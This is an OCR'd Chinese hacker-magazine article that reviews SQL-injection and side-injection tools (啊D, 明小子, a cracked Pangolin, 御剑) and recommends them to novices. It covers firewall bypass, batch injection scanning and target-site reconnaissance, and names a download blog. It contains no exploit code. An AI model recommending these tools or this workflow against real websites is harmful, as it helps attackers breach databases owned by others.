


图14




图15

注入利器之“四人帮”

年晓东

“注入”者，名如其义，在与对方数据库的一次次“别有用心”刺探访问中猜解出那些敏感信息的长度、范围，最终精确到点，颇有些让自己战友悄悄地打入敌人内部一样。看《X》很多年了，我就发现这几年大家所使用的注入扫描工具基本上就锁定为“啊D”和“明小子”，当然它们的火力是非常猛的——不然大家也不会这么捧场（我也一样）。说来惭愧，我是用了很长时间的“啊D”和“明小子”进行常规注入之后，才偶然在看一个视频入侵教程时发现二者其实还都有“旁注”的功能！其实，针对工具而言，旁注就相当于注入的批处理，是一种更为自动化的注入检测。虽然自己的编程水平很“凹”，长期以来一直都只是个ToolBoy，但稍微动动脑也能看出此类工具还是有相通之处的，特别是自带的扫描信息库（就好比是密码暴破软件所加载的字典文件一样）。不信你可以直接打开“啊D”和“明小子”工具目录下的.mdb数据库文件看一下（前者是D99.mdb，后者是SetData.mdb），其中的内容是不是都大同小异啊（如图1）？其实也就是这些信息最终决定了有时在扫描同一个URL时会有不一样的返回结果，或者说，有时老鸟只是根据经验简单地在工具的扫描数据库中添加了目标网站的字符前缀，然后在接下来的扫描中“竟然”暴出了字段和表段！菜鸟谨记：工具是机械的，是死的；我们才是活的！




图1

言归正传——大家使用“啊D”和“明小子”的日子都很久了，难免会产生审美疲劳，是不是想再尝试一下其它的一些同样优秀的注入检测工具呢？今天很偶然地转到了一个大牛的博客：“半坑土农民’S BLOG”，链接地址是http://www.tmdsb.com/（域名有点儿那个啥），结果发现了N多超好的东东，其中包括若干个关于注入和旁注的工具，在此想与广大叉子们共享。

1．Pangolin 3.2.4正式破解最新无错版

即“穿山甲”是也，在咱的《X》上也是偶尔露一小脸儿。相比“啊D”和“明小子”而言，Pangolin的使用并不是太大众化，光是满屏的英文就能吓退不少菜鸟（如图2）。不过，这可并不代表说Pangolin的功能柔弱；相反，Pangolin支持代理和Https，全面支持包括Access、Mysql和Informix等在内的国内外主流数据库，提供注入点的管理功能和数据导出功能，还提供丰富的绕过防火墙过滤功能，建议菜鸟有时间多研究一下Pangolin。




图2

2．TOOLS旁注工具

使用极其简单而且功能非常牛的一个单文件绿色旁注检测工具（使用易语言编写的），双击运行，只要将目标网站URL粘贴到“域名”之后的文本输入框，分别单击“单服务器”和“C段服务器”按钮就可以快速显示出我们想要得到的结果了（如图3），非常不错，只是在进行C段IP的扫描过程中有时会




图3

出现“无响应”的情况（建议在其扫描过程中最好不要进行其它的操作）。

3. 哈客御剑1.4终结版

这个工具似乎前一阵在咱的《X》论坛上见过，经试用，发觉这还是一个非常全面的优秀注入检测工具。从旁注查询、C段查询到后台扫描、MD5加密解密，再到批量注射点、批量扫后台等等功能（如图4），非常容易上手。以“批量注射点”为例，其中所列的“吸取旁注列表”、“吸取C段列表”和“外部导入列表”等很是人性化，注入的检测效率很高。惟一的缺点就是点击“关闭”按钮之后仍“赖”在“Windows任务管理器”中，需要手工结束其进程。

